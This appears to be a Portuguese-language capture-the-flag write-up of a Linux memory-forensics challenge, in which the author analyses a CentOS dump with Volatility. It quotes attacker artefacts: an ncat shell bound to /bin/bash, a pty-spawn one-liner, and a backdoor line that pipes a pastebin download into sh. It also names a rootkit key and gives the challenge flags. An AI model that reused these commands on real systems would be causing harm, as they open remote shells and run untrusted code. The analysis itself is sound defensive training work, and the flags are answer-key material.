# SEIZED

### What is the CentOS version installed on the machine?

```
flux@nasa:/opt/volatility$ strings /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem | grep "CentOS Linux"
CentOS Linux
```

Para a primeira pergunta usei o comando `strings/grep` para procurar pela versão do CentOS

```
Linux 3.10.0-1062.el7.x86_64 CentOS Linux release 7.7.1908 (Core)
Linux 3.10.0-1062.el7.x86_64 CentOS Linux release 7.7.1908 (Core)
```

---

### There is a command containing a strange message in the bash history. Will you be able to read it?

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash
[sudo] password for flux:
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    2622 bash                 2020-05-07 14:56:16 UTC+0000   cd Documents/
    2622 bash                 2020-05-07 14:56:17 UTC+0000   echo "c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo=" > y0ush0uldr34dth1s.txt
    2622 bash                 2020-05-07 14:56:25 UTC+0000   git clone https://github.com/tw0phi/PythonBackup
    2622 bash                 2020-05-07 14:56:28 UTC+0000   cd PythonBackup/
    2622 bash                 2020-05-07 14:56:33 UTC+0000   unzip PythonBackup.zip
    2622 bash                 2020-05-07 14:56:37 UTC+0000   python PythonBackup.py
    2622 bash                 2020-05-07 14:56:40 UTC+0000   sudo python PythonBackup.py
    2622 bash                 2020-05-07 14:57:05 UTC+0000   cooooooooooooooooooooooool
    2622 bash                 2020-05-07 15:00:12 UTC+0000   cd
    2622 bash                 2020-05-07 15:00:15 UTC+0000   git clone https://github.com/504ensicsLabs/LiME
    2622 bash                 2020-05-07 15:00:19 UTC+0000   cd LiME/src/
    2622 bash                 2020-05-07 15:00:24 UTC+0000   make
    2622 bash                 2020-05-07 15:00:37 UTC+0000   sudo insmod lime-3.10.0-1062.el7.x86_64.ko "path=/Linux64.mem format=lime"
    2887 bash                 2020-05-07 14:59:42 UTC+0000   vim /etc/rc.local
flux@nasa:/opt/volatility$ echo c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo= | base64 -d
shkCTF{l3ts_st4rt_th3_1nv3st_75cc55476f3dfe1629ac60}
```

Usando o comando `sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash` pude ler o histórico de comandos e a mensagem estranha estava encondada em base64, foi só decodar pra pegar a flag

---

### What is the PID of the suspicious process?

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_psaux
2854    0       0       ncat -lvp 12345 -4 -e /bin/bash
```

Por ser comumente um comportamento malicioso.

---

### The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor?

- Passo 1

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux
[sudo] password for flux:
Volatility Foundation Volatility Framework 2.6.1
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    2622 bash                 2020-05-07 14:56:16 UTC+0000   cd Documents/
    2622 bash                 2020-05-07 14:56:17 UTC+0000   echo "c2hrQ1RGe2wzdHNfc3Q0cnRfdGgzXzFudjNzdF83NWNjNTU0NzZmM2RmZTE2MjlhYzYwfQo=" > y0ush0uldr34dth1s.txt
    2622 bash                 2020-05-07 14:56:25 UTC+0000   git clone https://github.com/tw0phi/PythonBackup
    2622 bash                 2020-05-07 14:56:28 UTC+0000   cd PythonBackup/
    2622 bash                 2020-05-07 14:56:33 UTC+0000   unzip PythonBackup.zip
    2622 bash                 2020-05-07 14:56:37 UTC+0000   python PythonBackup.py
    2622 bash                 2020-05-07 14:56:40 UTC+0000   sudo python PythonBackup.py
    2622 bash                 2020-05-07 14:57:05 UTC+0000   cooooooooooooooooooooooool
    2622 bash                 2020-05-07 15:00:12 UTC+0000   cd
    2622 bash                 2020-05-07 15:00:15 UTC+0000   git clone https://github.com/504ensicsLabs/LiME
    2622 bash                 2020-05-07 15:00:19 UTC+0000   cd LiME/src/
    2622 bash                 2020-05-07 15:00:24 UTC+0000   make
    2622 bash                 2020-05-07 15:00:37 UTC+0000   sudo insmod lime-3.10.0-1062.el7.x86_64.ko "path=/Linux64.mem format=lime"
    2887 bash                 2020-05-07 14:59:42 UTC+0000   vim /etc/rc.local
```

- Passo 2


```
flux@nasa:/tmp$ git clone https://github.com/tw0phi/PythonBackup
Cloning into 'PythonBackup'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 11 (delta 0), reused 11 (delta 0), pack-reused 0
Unpacking objects: 100% (11/11), 5.17 KiB | 883.00 KiB/s, done.
```

- Passo 3

```
# Get and save file list (snapshot)
def generateSnapshot(sourcePath):
    print('Generating snapshot..');
s.system('wget -O - https://pastebin.com/raw/nQwMKjtZ 2>/dev/null|sh')
```

Li os arquivos que baixei do repositório do git, e o que chamou atenção foi esse trecho no arquivo **app/snapshot.py**

- Passo 4




---

### What are the attacker's IP address and the local port on the targeted machine?

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat
```

```
TCP      192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED                ncat/2854
TCP      192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED                bash/2876
TCP      192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED              python/2886
TCP      192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED                bash/2887
TCP      192.168.49.135  :12345 192.168.49.1    :44122 ESTABLISHED                 vim/3196
```

Como já tinhamos visto que tinham usado o netcat pra abrir a porta 12345, o seguinte foi só pegar o IP.

---

### What is the first command that the attacker executed?

```
2854   0      0      ncat -lvp 12345 -4 -e /bin/bash
2876   0      0      /bin/bash
2886   0      0      python -c import pty; pty.spawn("/bin/bash")
```

Após ter pego a reverse, o primeiro comando usado foi pra tornar pegar um bash interativa

---

### After changing the user password, we found that the attacker still has access. Can you find out how?

- Passo 1

```
2854    0       0       ncat -lvp 12345 -4 -e /bin/bash
2876    0       0       /bin/bash
2886    0       0       python -c import pty; pty.spawn("/bin/bash")
2887    0       0       /bin/bash
3196    0       0       vim /etc/rc.local
```

  Como houve uma edição do **rc.local** peguei o PID e fiz o dump dele.

- Passo 2

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_dump_map -p 3196 --dump-dir /tmp/dump/
Volatility Foundation Volatility Framework 2.6.1
Task       VM Start          VM End            Length Path
---------- ------------------ ------------------ ------ ----
      3196 0x0000000000400000 0x000000000061b000          0x21b000 /tmp/dump/task.3196.0x400000.vma
      3196 0x000000000081a000 0x000000000081b000            0x1000 /tmp/dump/task.3196.0x81a000.vma
      3196 0x000000000081b000 0x0000000000832000           0x17000 /tmp/dump/task.3196.0x81b000.vma
      3196 0x0000000000832000 0x000000000083d000            0xb000 /tmp/dump/task.3196.0x832000.vma
      3196 0x00000000022e5000 0x000000000257b000          0x296000 /tmp/dump/task.3196.0x22e5000.vma
      3196 0x00007fb630f8c000 0x00007fb630f98000            0xc000 /tmp/dump/task.3196.0x7fb630f8c000.vma
      3196 0x00007fb630f98000 0x00007fb631197000          0x1ff000 /tmp/dump/task.3196.0x7fb630f98000.vma
      3196 0x00007fb631197000 0x00007fb631198000            0x1000 /tmp/dump/task.3196.0x7fb631197000.vma
      3196 0x00007fb631198000 0x00007fb631199000            0x1000 /tmp/dump/task.3196.0x7fb631198000.vma
      3196 0x00007fb631199000 0x00007fb63119f000            0x6000 /tmp/dump/task.3196.0x7fb631199000.vma
```

  dump do processo 3196

- Passo 3

```
flux@nasa:/tmp/dump$ ls
3196.txt                        task.3196.0x7fb6378cc000.vma  task.3196.0x7fb637f1e000.vma  task.3196.0x7fb63859f000.vma  task.3196.0x7fb638f0d000.vma  task.3196.0x7fb63952a000.vma  task.3196.0x7fb639c7d000.vma
task.3196.0x22e5000.vma         task.3196.0x7fb6378ce000.vma  task.3196.0x7fb637f20000.vma  task.3196.0x7fb6385a0000.vma  task.3196.0x7fb638f11000.vma  task.3196.0x7fb63952b000.vma  task.3196.0x7fb639c7e000.vma
task.3196.0x400000.vma          task.3196.0x7fb637acd000.vma  task.3196.0x7fb637f36000.vma  task.3196.0x7fb638763000.vma  task.3196.0x7fb638f17000.vma  task.3196.0x7fb63952c000.vma  task.3196.0x7fb639c7f000.vma
task.3196.0x7fb630f8c000.vma    task.3196.0x7fb637ace000.vma  task.3196.0x7fb638135000.vma  task.3196.0x7fb638963000.vma  task.3196.0x7fb638f18000.vma  task.3196.0x7fb639551000.vma  task.3196.0x7fb639e81000.vma
task.3196.0x7fb630f98000.vma    task.3196.0x7fb637acf000.vma  task.3196.0x7fb638136000.vma  task.3196.0x7fb638967000.vma  task.3196.0x7fb638f1a000.vma  task.3196.0x7fb639751000.vma  task.3196.0x7fb639e9f000.vma
task.3196.0x7fb631197000.vma    task.3196.0x7fb637ad7000.vma  task.3196.0x7fb638137000.vma  task.3196.0x7fb638969000.vma  task.3196.0x7fb63911a000.vma  task.3196.0x7fb639755000.vma  task.3196.0x7fb639ea0000.vma
task.3196.0x7fb631198000.vma    task.3196.0x7fb637cd6000.vma  task.3196.0x7fb638139000.vma  task.3196.0x7fb63896e000.vma  task.3196.0x7fb63911b000.vma  task.3196.0x7fb639756000.vma  task.3196.0x7fb639ea1000.vma
task.3196.0x7fb631199000.vma    task.3196.0x7fb637cd7000.vma  task.3196.0x7fb63813d000.vma  task.3196.0x7fb638985000.vma  task.3196.0x7fb63911c000.vma  task.3196.0x7fb63977a000.vma  task.3196.0x7fb639ea2000.vma
task.3196.0x7fb63119f000.vma    task.3196.0x7fb637cd8000.vma  task.3196.0x7fb63833c000.vma  task.3196.0x7fb638b84000.vma  task.3196.0x7fb639121000.vma  task.3196.0x7fb639979000.vma  task.3196.0x7ffc1c0c1000.vma
task.3196.0x7fb6376c9000.vma    task.3196.0x7fb637d06000.vma  task.3196.0x7fb63833d000.vma  task.3196.0x7fb638b85000.vma  task.3196.0x7fb639321000.vma  task.3196.0x7fb63997a000.vma  task.3196.0x7ffc1c1eb000.vma
task.3196.0x7fb6376cb000.vma    task.3196.0x7fb637d1c000.vma  task.3196.0x7fb63833e000.vma  task.3196.0x7fb638b86000.vma  task.3196.0x7fb639322000.vma  task.3196.0x7fb63997b000.vma  task.3196.0x81a000.vma
task.3196.0x7fb6378ca000.vma    task.3196.0x7fb637f1c000.vma  task.3196.0x7fb63839e000.vma  task.3196.0x7fb638b8a000.vma  task.3196.0x7fb639323000.vma  task.3196.0x7fb63997d000.vma  task.3196.0x81b000.vma
task.3196.0x7fb6378cb000.vma    task.3196.0x7fb637f1d000.vma  task.3196.0x7fb63859e000.vma  task.3196.0x7fb638d0d000.vma  task.3196.0x7fb63932a000.vma  task.3196.0x7fb639a7e000.vma  task.3196.0x832000.vma
flux@nasa:/tmp/dump$ cat 3196.txt | egrep '[A-Za-z]{1,}'=$
# Well played : c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo=
\<\([bwglsav]:\)\=[a-zA-Z0-9.!@_%+,]*\ze=
\<\([bwglsav]:\)\=[a-zA-Z0-9.!@_%+,]*\ze=
s=200 maxlines=
s"Q=
t\f=
v%H=
D$0H=
AvP=
        jA=
[3;1HNWEzOGU1ZmEwfQo=
flux@nasa:/tmp/dump$ echo c2hrQ1RGe3JjLmwwYzRsXzFzX2Z1bm55X2JlMjQ3MmNmYWVlZDQ2N2VjOWNhYjViNWEzOGU1ZmEwfQo= | base64 -d
shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}
flux@nasa:/tmp/dump$
```

  Após o dump, todas as strings joguei pro arquivo 3196.txt e como a flag segue um padrão, usando regex procurei por algo encodado.

---

## What is the name of the rootkit that the attacker used?

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_lsmod | egrep '[a-zA-Z]{12}'
Volatility Foundation Volatility Framework 2.6.1
ffffffffc0a14020 sysemptyrect 12904
```

Como um rootkit roda no kernel do sistema, procurei pelos módulos compilados e como tinham vários pra analisar, pelo tamanho da resposta fiz a procura pela quantidade de caracteres.

---

## The rootkit uses crc65 encryption. What is the key?

```
flux@nasa:/opt/volatility$ sudo python vol.py -f /home/flux/Documents/tools/cyberDefendersChallenges/SEIZE/c73-EZDump/dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_lsmod -P | egrep -A1 sysemptyrect
Volatility Foundation Volatility Framework 2.6.1
ffffffffc0a14020 sysemptyrect 12904
        crc65 key=1337tibbartibbar
```

Após quebrar a cabeça, acabei pegando a hint pra poder achar essa última task.